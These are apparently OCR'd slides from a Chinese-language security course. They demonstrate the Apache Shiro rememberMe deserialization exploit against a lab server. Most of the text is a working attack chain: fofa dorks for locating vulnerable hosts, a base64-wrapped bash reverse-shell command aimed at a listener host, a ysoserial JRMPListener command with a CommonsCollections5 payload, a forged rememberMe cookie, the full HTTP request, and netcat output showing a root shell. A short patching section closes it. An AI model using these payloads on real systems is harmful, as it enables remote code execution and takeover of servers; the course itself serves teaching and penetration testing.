


在漏洞服务器开启一个JRMP服务器

利用方式2（本课程使用）

八方网域 bafangwy.com

exploit/JRMPListener <> payloads/JRMPClient




利用流程

1、先构建一个恶意命令，它的作用是让漏洞服务器连接到我们启动的JRMP服务器
2、把这个命令序列化、AES加密、base64编码（payload2），写入到Cookie，发给漏洞服务器
3、漏洞服务器：base64解码、AES解密、反序列化，执行恶意命令，连接到JRMP服务器
4、继续发送恶意payload1，利用CC等通用库的漏洞执行命令

利用方式2：原理

参考资料：
https://www.jianshu.com/p/94aad7ee45b3
https://www.sohu.com/a/447023879_120045376
http://t.zoukankan.com/nice0e3-p-14280278.html

全部用到的工具



05 利用实现

漏洞特征

set-cookie是否存在rememberMe=deleteMe


fofa dork

header="rememberme=deleteMe"、header="shiroCookie"

检测工具

基于 JDK8
1、shiro_tool.jar 纯字符版
2、ShiroExploitV2.51
3、shiro_attack-v2.0.jar

完整流程



kali监听端口

Kali机器（192.168.142.132）
nc -lvp 7777

恶意命令

反弹连接命令
bash -i >& /dev/tcp/192.168.142.132/7777 0>&1

工具：https://ares-x.com/tools/runtime-exec/

结果：
bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjE0Mi4xMzIvNzc3NyAwPiY
x}|{base64,-d}|{bash,-i}

启动JRMPListener

八方网域
bafangwy.com

Kali机器（192.168.142.132）

cd /root/vuln/shiro

java -cp ysoserial-0.0.6-SNAPSHOT-all.jar ysoserial.exploit.JRMPListener 8888 CommonsCollections5 "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjE0Mi4xMzIvNzc3NyAwPiY x}|{base64,-d}|{bash,-i}"

python生成Cookie

Kali机器（192.168.142.132）
pip3 install pycrypto #先安装加密模块

python3 shiro.py 192.168.142.132:8888

结果：

rememberMe=+DcRVRC3TxGKeuGHa4TZSWqqLtQGyPvE0mjicSb4nm6nUdC6PwNxo6ZgbQLuHr8
wq3ECYQVLqKXaECtmKQhW91hbrn3XgJzn3XRUgNEciP3dQpQcOO1ID+vsns3qmyd6SMva5e+cX7
z74AwVAK2i0cwc/AmnVUV/oCdA9nHPcb6b5EH23bkrLuafb5Ij7e6t+X1pZunOUFbquQqrBCW4D+h
mUS+g93brv5cpLDmR5DWkh7yqWyTXMWKzZqRP0iW/x1gOFVZ3wPv2CYZhvQlH3jpk7nxq5gf5rf
CgQ7T8R7OJ66zQc92gx0kbInRJ/QT3v19RF3Jn/q7fBGyX2/LDDdjPzd4DYBMj3CgH3Cx4FuElMv4364
VTknFZqVj4gMsfGS2OA9NZ/2jVIFhTdhvU3w==

附：kali 切换python版本命令

kali配置
update-alternatives --install /usr/bin/python python /usr/bin/python2 100
update-alternatives --install /usr/bin/python python /usr/bin/python3 150

切换版本
update-alternatives --config python


抓包发送


```
POST /doLogin HTTP/1.1
Host: 192.168.142.128:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 47
Origin: http://192.168.142.128:8080
Connection: close
Referer: http://192.168.142.128:8080/doLogin
Cookie:
JSESSIONID=BE2042921ED0A1E58436F6FBD5654581;rememberMe=+DcRVRC3TxGKeuGHa4TZSWqqLtQGyPvE0
mjicSb4nm6nUdC6PwNxo6ZgbQLuHr8wq3ECYQVLqKXaECtmKQhW91hbrn3XgJzn3XRUgNEciP3dQpQcOO1ID+
vsns3qmyd6SMva5e+cX7z74AwVAK2i0cwc/AmnVUV/oCdA9nHPcb6b5EH23bkrLuafb5Ij7e6t+X1pZunOUFbquQq
rBCW4D+hmUS+g93brv5cpLDmR5DWkh7yqWyTXMWKzZqRP0iW/x1gOFVZ3wPv2CYZhvQlH3jpk7nxq5gf5rfCg
Q7T8R7OJ66zQc92gx0kbInRJ/QT3v19RF3Jn/q7fBGyX2/LDDdjPzd4DYBMj3CgH3Cx4FuElMv4364VTknFZqVj4gMs
fGS2OA9NZ/2jVIFhTdhvU3w==
Upgrade-Insecure-Requests: 1

username=a&password=b&rememberme=remember-me
```

结果


```
┌──(root㉿kali)-[~]
└─# nc -lvp 7777
listening on [any] 7777 ...
192.168.142.128: inverse host lookup failed: Unknown host
connect to [192.168.142.132] from (UNKNOWN) [192.168.142.128] 48426
bash: cannot set terminal process group (1): Inappropriate ioctl for dev
ice
bash: no job control in this shell
root@6c8d5fa8f8b1:/#
```

完整流程



06 修复与防御

修复和防御

1、升级Apache Shiro到最版本
2、部署安全产品

防御工具库：
https://github.com/ikkisoft/SerialKiller/

Thank you for watching

无涯老师